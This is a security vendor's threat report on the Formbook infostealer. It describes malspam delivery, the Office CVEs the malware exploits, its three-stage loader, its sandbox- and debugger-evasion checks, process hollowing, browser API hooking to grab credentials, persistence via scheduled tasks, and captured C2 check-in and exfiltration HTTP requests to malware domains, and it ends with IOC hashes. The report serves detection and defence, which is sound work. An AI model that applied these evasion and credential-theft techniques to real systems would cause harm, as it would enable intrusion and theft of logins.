CYSIV
A FORESCOUT COMPANY

Threat Report: Formbook Infostealer

February 23rd, 2021

Table of Contents

Table of Figures

1 EXECUTIVE SUMMARY

Formbook is a well-known cyberthreat from the “infostealer” class of malware used for data exfiltration and form grabbing that targets victims who use the Microsoft™ Windows™ operating system. Formbook has been sold in various malware-as-a-service packages on hacking forums since February 2016 and it is currently very active. Formbook can easily be purchased as legitimate software, allowing threat actors to initiate hacking campaigns at low cost and with little effort.

Formbook is written in C and x86 assembly languages and in February 2016 its author offered to share the source code on a hacking forum to other users interested in reviewing it. The first release of Formbook was officially sold on the hacking forum that same month.

Since the first release, Formbook has been used by threat actors to target different groups of victims globally. Formbook was heavily used in several campaigns targeting the Defense Contracting, Aerospace, and Manufacturing sectors within the United States. During the COVID-19 pandemic outbreak, use of virus-related subject lines are used to attract attention from potential victims.

The execution of Formbook can be divided into three main stages, including the first stage downloader, the second stage protector, and the final stage information stealer. This design allows different tools and techniques be used in the first and second stages. Therefore, it increases the flexibility and stealth of the infection process.

In the final stage, Formbook’s code is executed in a hollowed process to steal and exfiltrate sensitive data. It also receives commands from the C2 server and executes the commands on the infected host.

The author(s) of Formbook emphasize its ability to steal login credentials from browsers. It does this by extracting the information before it is encrypted. Formbook sets up API hooks in targeted browsers to retrieve login credentials before the information is encrypted and sent to the web servers. Therefore, it completely bypasses any application layer encryption protocol, such as HTTPS. Form autofill or virtual keyboard will not save the login credentials from Formbook either since the credential will still be accessible via the API hooks.

Formbook communicates with its C2 server via HTTP connections, and it mainly uses GET and POST requests to send and receive data. In-depth analysis of the C2 traffic revealed abnormal signatures that allow an intrusion detection system (IDS) or intrusion prevention system (IPS) to detect or prevent data exfiltration.

Protection Provided by Cysiv:

Cysiv SOC-as-a-Service provides protection from a broad range of threats:

- 24x7 monitoring provides organizations with real time alerts and quick isolation and remediation to contain a threat during the early stages of an attack to prevent a compromise, data loss or breach.
- Human-led threat hunting helps to identify suspicious activity and digital footprints that are indicative of an intrusion.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on endpoints, for users, and that can be monitored as part of the Cysiv service, will constantly monitor for abnormal activities and block any connection to suspicious URLs, IPs, and domains.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on servers and workloads, and that can be monitored as part of the Cysiv service, uses a variety of threat detection capabilities, notably behavioral analysis that protects against malicious scripts, injection, ransomware, memory, and browser attacks related to fileless malware. Additionally, it will monitor events and quickly examines what processes or events are triggering malicious activity.
- Network security appliances that may already be deployed (or can be deployed by Cysiv) and that can be monitored as part of the Cysiv service will detect malicious attachments and URLs, and can identify suspicious communication over any port, and over 100 protocols. These appliances can also detect remote scripts even if they're not being downloaded in the physical endpoint.

2 DETECTION

Use the information provided in this section to study the key artifacts and behaviors of the Formbook infostealer so you can scan your system, determine if it is vulnerable, perform in-depth digital forensics, and help mitigate the impact. The key artifacts and behaviors carried out by Formbook are listed in Figure 1.

Figure 1 – Key Artifacts and Behaviors Related To Formbook Infostealer

As analyzed in Section 3.4, Formbook C2 traffic contains specific signatures that are very easy to detect. Therefore, a capable intrusion detection system (IDS) or intrusion prevention system (IPS) can be set up to detect or prevent data exfiltration.

3 ANALYSIS

3.1 The Distribution

The main initial attack vector of Formbook is malicious spam emails (malspam) which contain malicious attachments. The content of the emails is prepared based on the potential victim's interests, such as payment orders or quotation requests. During the COVID-19 pandemic outbreak, subjects related to the virus have been used to attract attention from potential victims.

The content of the spam emails urges the recipient to open the attachment(s) for more information. If a victim opens the attachment(s), his or her computer is infected with the Formbook infostealer. We have observed many different types of malicious attachments used to spread Formbook, and each file type includes some different techniques to infect a victim's machine.

Figure 2 – A List of Attachment Types and Techniques Used

Attachment type	Observed Techniques
Microsoft Word (*.DOC) Microsoft Excel Spreadsheets (*.XLS or *.XLSX) Rich Text Format (*.RTF) Excel add-in (*.XLAM)	• Remote template injection • Embedded Macros • Vulnerability exploitation • User Account Control (UAC) bypass
Compressed File (*.ZIP, *.RAR, or *.ACE) ISO image (*.ISO)	• Compressed Dropper/Downloader
Portable Document Format (*.PDF)	• Abusing /OpenAction to drop malicious XLAM document
Executable file (*.EXE)	• Double extensions file names (For example: Important.pdf.exe) of Dropper/Downloader

Vulnerabilities exploited to execute Formbook's payloads are listed in Figure 3.

Figure 3 – A list of vulnerabilities exploited to execute Formbook's payloads

Vulnerability	Description
CVE-2012-0158	ActiveX controls MSCOMCTL.OCX RCE vulnerability
CVE-2017-0199	Microsoft Office/Wordpad object linking and embedding (OLE) feature - remote code execution vulnerability
CVE-2017-8570	Microsoft Office remote code execution vulnerability due to poor object management in memory
CVE-2017-11882	Microsoft Equation Editor memory corruption vulnerability

Regardless the different techniques and attachment types used in different malspam campaigns, the main goal of the malicious attachment is to drop or download the next stage payload, which will then decrypt a Formbook payload and execute it.

3.2 Formbook's Main Execution Stages

The execution of Formbook can be divided into three main stages, including the first stage downloader, the second stage protector, and the final stage information stealer. This design allows different tools and techniques be used in the first and second stages. Therefore, it increases the flexibility and stealth of the infection process.


3.2.1 The First Stage – Downloader

The malicious code embedded in or downloaded by the malicious attachments mentioned in section 3.1 initializes the infection process by contacting a download server. We have observed many compromised web servers - especially WordPress websites - being abused to host Formbook's payloads. WordPress websites can be easily recognized by the URL. An example of a compromised WordPress website hosting Formbook is:

hxxp[:]//studioartarquitetura[.]com[.]br/wp-includes/ID3/1/IMG_Scanned_90016.pdf

The payload is downloaded via an HTTP GET request, an example of which is shown by Figure 4.

Figure 4 – Formbook Downloader HTTP Traffic




Note that the extension of the file in the download URL can be anything, such as .pdf, .txt, or .png. However, the downloaded payload is always an executable file that starts with the MZ signature shown in Figure 4. The downloaded payloads are dropped in many different locations in different campaigns. Some of the frequently used folders are: %TEMP%, %PUBLIC%, %APPDATA%, and the Documents folder. The payload is then executed to start the next stage.

3.2.2 The Second Stage – Protector

The author(s) of Formbook use protectors to prevent analysis and reverse engineering of the malware. Many legitimate software applications also use protectors, and such techniques can increase Formbook's ability to avoid detection.

The second stage payloads are .NET executables which contain the encrypted code of Formbook. Figure 5 shows an example of a Formbook protector which was written in .NET and compiled by Visual Basic compiler.

Figure 5 – Formbook .NET Protector



The protectors have two main goals: The first goal is to encrypt the real Formbook payload and the second goal is to prevent analysis or debugging. There are different techniques used by Formbook protectors in different campaigns - see Figure 6 for more detail.

Figure 6 – A List of Different Techniques Used by Formbook's Protectors

Goal	Techniques
Detecting virtual machine	• Checks for the existence of the processes in the system: vbox.exe, vboxservice.exe, vboxservice.exe, vboxtray.exe, vboxtray.exe, vmsrvc.exe, vmtoolsd.exe, vmusrvc.exe, vmwareservice.exe, vmwareservice.exe, vmwaretray.exe, vmwareuser.exe, and vmwareuser.exe. • Checks if the executable is loaded from one of the following folders: \cuckoo\, \sandcastle\, \aswsnx\, \sandbox\, \smpdir\, \samroot\, and \avctestsuite\. • Gets the USERNAME environment variable using RtlQueryEnvironmentVariable_U() API function and makes sure it does not contain the strings (case insensitive): sandbox, virus, malware, cuckoo, sandbox-, nmsdbox-, xxxx-ox-, cwsx-, wilbert-sc, xpamast-sc.
Detecting malware analysis tools	• Checks for the existence of the processes in the system: filemon.exe, procmon.exe, regmon.exe, and wireshark.exe.
Detecting debugger	• Uses CheckRemoteDebuggerPresent, IsDebuggerPresent, and NtQuerySystemInformation() API calls
Hiding strings	• All strings, include C2 addresses, are encrypted

Hiding suspicious API calls	• Uses API function name hashing
Confusing security analysts	• Embeds and queries random benign URLs in between the real URLs to the Formbook's C2 server.
Avoid being analyzed	• Malware samples are usually renamed to their hash values (MD5, SHA-1, and SHA-256), which length are 32 characters and up. The protectors will only continue its execution if the length of its binary's name is less than 32 characters.
Avoid behaviour monitoring	• Loads and uses a new ntdll.dll instance instead of the loaded ntdll.dll, which may contain API hooks to monitor applications' API calls.
Avoid being detected	• Disable Windows Defender protections, such as: Tamper protection, anti-spyware, behavior monitoring, on access protection, and scan on real time.

One of the anti-analysis and anti-detection techniques used across all variants of Formbook is process injection. If the checks listed in Figure 6 pass, the protector injects a payload into an active explorer.exe process by using NtOpenProcess, NtCreateSection and NtMapViewOfSection API calls. The injected payload in explorer.exe is not the final Formbook payload yet, and it will only act as a "staging ground" to start the next stage.

3.2.3 The Third Stage – Information Stealer

This is the final stage of the Formbook infection process. The staging payload mentioned at the end of section 3.2.2 will perform a sub-technique of process injection called process hollowing. This technique first creates a process in suspended mode, and then unmaps/hollows the process memory and replaces it with malicious code. Formbook will choose randomly one application name from a predefined list shown in Figure 7 to inject its final payload.

Figure 7 – The List of Predefined Application Names For Process Hollowing

```
audiodg.exe, autochk.exe, autoconv.exe, autofmt.exe, chkdsk.exe, cmd.exe, cmmon32.exe, cmstp.exe, colorcpl.exe,
control.exe, cscript.exe, dwm.exe, explorer.exe, help.exe, ipconfig.exe, lsass.exe, lsm.exe, msdt.exe, msg.exe, msiexec.exe,
mstsc.exe, napstat.exe, nbtstat.exe, netsh.exe, netstat.exe, raserver.exe, rdpclip.exe, rundll32.exe, services.exe, spoolsv.exe,
svchost.exe, systray.exe, taskhost.exe, wininit.exe, wlanext.exe, wscript.exe, wuapp.exe, wuauclt.exe, and wwahost.exe
```

From this stage, Formbook's code will be executed in the hollowed process to steal and exfiltrate sensitive data. It will also receive commands from the C2 server and execute commands on the infected host.

3.3 Formbook's Functional Use Cases


Formbook allows threat actors to steal various information from infected systems, including keystroke logs, browser caches, clipboard credentials, login credentials, and screenshots. The author(s) of Formbook emphasize its ability to steal login credential from browsers. Formbook sets up API hooks in targeted browsers to retrieve login credentials before the information is encrypted and sent to the web servers. Therefore, it completely bypasses any application layer encryption protocol, such as HTTPS. Form autofill or virtual keyboard will not obscure login credentials from Frombook either since the credentials will still be accessible via the API hooks.

Formbook determines the default browser on a victim's machine by reading the HKEY_CLASSES_ROOT\HTTP\shell\open\command registry key, and it will set up API hooks on the default browser to intercept HTTP(s) data. The API hooks are set up where Formbook can access unencrypted data, such as the HttpSendRequest and WSASend API functions. The form-grabber module within Formbook receives and extracts login credential from the raw data. Formbook also steals saved password and browser caches using winsqlite3.

Different types of stolen data will be stored in separate files under the folder %APPDATA%\Roaming. The data will be exfiltrated to Formbook's C2 server via HTTP connections. Section 3.4 analyses Formbook C2 traffic in more detail. The stolen data can build up over time, and therefore Formbook will delete the data on the infected host after exfiltrating them.

Formbook can also act as a handy malware downloader, which allows threat actors to drop additional payloads and execute them on the infected systems. A list of actions supported by Formbook is shown in Figure 8.

Figure 8 – Supported Formbook C2 Tasks



3.4 C2 communication

Formbook communicates with its C2 server via HTTP connections, and it mainly uses GET and POST requests to send and receive data. Formbook regularly “checks in” with its C2 server to report a new infection and receive commands. Two examples of Formbook’s C2 check in traffic are shown in Figure 9.

Figure 9 – Formbook C2 Checkin Traffic

```
GET /a0ce/?NVcDpp=uRG/geyDNveLi9FX0ML8IhPvf16UjEDbOeYIe68L0fhQSgSR8oBzl9HDt2Y5Y/AGAmPypA==&v2alG=lffdfN9hUBBHNTZ HTTP/1.1
Host: www.2d3dkoko.com
Connection: close

.....
```

```
GET /yko3/?FtL0wNn=ykSRt3gIjLDp+6/EwMRZ1ELESeJT1L04Jdpq3rY0Mw9am4bQ1uG6uuNw74M2ojQ5rUo52A==&FBch=0nz4ANlPzTfXJnFP&sql=1 HTTP/1.1
Host: www.sabzifrosh.com
Connection: close

.....
```

The Formbook check in HTTP GET request uses a minimal HTTP header, which is rarely used by legitimate software. The payload of the GET request is six NULL (0x00) bytes, which is another abnormal sign. Therefore, Formbook check-in traffic can be easily detected by an intrusion detection system (IDS) or intrusion prevention system (IPS).

Formbook exfiltrates stolen data to its C2 server using HTTP POST requests. The data is encrypted and then Base64-encoded. Similar to the check-in request, the data exfiltration traffic also ends with six NULL (0x00) bytes, which is an easy signature for detection. An example of Formbook exfiltration traffic is shown in Figure 10.

Figure 10 – Formbook Data Exfiltration Traffic

```
POST /yko3/ HTTP/1.1
Host: www.sabzifrosh.com
Connection: close
Content-Length: 317
Cache-Control: no-cache
Origin: http://www.sabzifrosh.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.sabzifrosh.com/yko3/
Accept-Language: en-US
Accept-Encoding: gzip, deflate

FtL0wNn=6GerzSUY3dHpjM25w58SjwL1UvZb64sSMLwJ2oUSLQZc3tbz4vXm9vE6k9sishYv~ldsuoTEJaOgJ5Ar~TE6ZCGO84ASiy~UH1dEMRL2qstz
WvDV(BuW9NOhRe4s7jgQguS9MAPyJwrMKxix4IB3Shc99Kdp08kofSZbAkq0ODDfl5aePVVUSHmzNryn9AvLiEC_b7pyy5w8(6Wph-8CgrvckqAW4S
8eTCg7QFtFTUfBEP(5qafeqL6_Cl98lv2QNhe53nHZV51KVTXCi3oH0osS6t(laDDbOjgP59bKNxIdnLnU5g).....
```

3.5 Persistence

Different versions of Formbook use different methods to set up persistence on infected hosts. There are two main techniques used by Formbook – setting up an autorun registry key or a scheduled task. Figure 11 lists the autorun registry keys used by older versions of Formbook to set up persistence.

Figure 11 – Auotun Registry Keys Used by Formbook

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

The latest versions of Formbook choose to set up a scheduled task that starts with the system start up. The task is created from an XML file as shown in the Figure 12.

Figure 12 – An Example of Command Used by Formbook to Setup Scheduled Task

```
schtasks.exe /Create
             /TN "Updates\bKeWepQJXUfB"
             /XML "C:\Users\admin\AppData\Local\Temp\tmp550C.tmp"
```

The XML file contains the configurations for the schedule task and the path to the Formbook payload, which is stored in %APPDATA%\Roaming as shown in Figure 13.

Figure 13 – XML Code to Create Scheduled Task

```
<Actions Context="Author">
  <Exec>
    <Command>C:\Users\admin\AppData\Roaming\FpWaZyoK.exe</Command>
  </Exec>
</Actions>
```

4 REFERENCES

Note: A comma-separated values (.csv) file of more IOCs is available separately.

9681746b0d72e882c0949fcbdd3005b15720d66b4a8795b9d7c8c98a59048582
418c91165a110d4877cb2932db456e37715dd6ea494712bb6cebd009eb090727
73c58bd017026340507d10cc2b3237c6c32835dc69571e81df1a5905981b3d63
5915848dc0c0e2e649fdc29ed1d3270ec15b78493e9ca9debf5e85a090e533b6
c848b9f81ec7dcc330cc57ede3482805ccad25143eac801f7f56fc5cc0ccace5
48afec636886aebdf7f0be7d5b9c034f2568b890215a15f13554933d94322045
53d50f3185dcbe2ab1787becd3ed35c4ef019841d01c62a3bc33f4abd7f8c93c
09715a97873a089c9dc80219175d50508628f4f794639c2e725bad85d68804c2
362729de5bd2f40f51dfe5d039d9639bedd4dfda5f3c2faf10d35835b8995dcb
c576c8589cb5ac244855f2ba2bc67c4445729e19140302ef781a2c27c8a3eabe
c42f604b88f970d7f871de38dc87f4a2b9d53c8806139cd3e6aa0193110d5e63
b8392aaf409d89fe323576fdf09bf3320094962da9812918d23bb47b3d8d53f8
0db69eb6654d1090cb17ab58537a7304e2c269613c0edabf123cf230d289db73
a6aeb5cf114a71fa601383fc9ffe44b7011dd109df868f984b05917dbd23cff4
2bde41794f3ec8ee0b4e4be924a18e9b55c9f61eed39f10d16bc0afd9e33ba48
362729de5bd2f40f51dfe5d039d9639bedd4dfda5f3c2faf10d35835b8995dcb
1bd9f023bbc276c7e034d1dbe4920642cb26f4261a34832af7b22c090aed04e0
19ba61892c072d3b745e4864bfcfb93a389a55933b6c472cbf3a2ffd8610f0d8
745432050ad32513f9bfefee18a6b6421770f63e56f1d1dd58ec96c48f6d23d5
8e36fffa202c9e53540594a8032a2c13751dc6088007f62e7cdd08eea6d71c27
4f458d13d054cb8e9cb734d6929fe65b59b2a25e2c460af1fc788ca490118a85
07febd49f76153c48a0a4f9803e4e62fa589413c99280f0838b73f3e0260e713
56cc437c8d3f955ae569373ed5322129298818f77bfc2d728af9473fed554509
133de5eb7eef250918635e25e3d5f3215b3691c565070127210db523efc7fcd1
ab5dfee27ea37093d09e2e14d1c46f6c6eed2240c73328d53b2372e71f68c365

Cysiv LLC
225 E. John Carpenter Freeway, Suite 1500, Irving, Texas, USA, 75062
www.cysiv.com sales@cysiv.com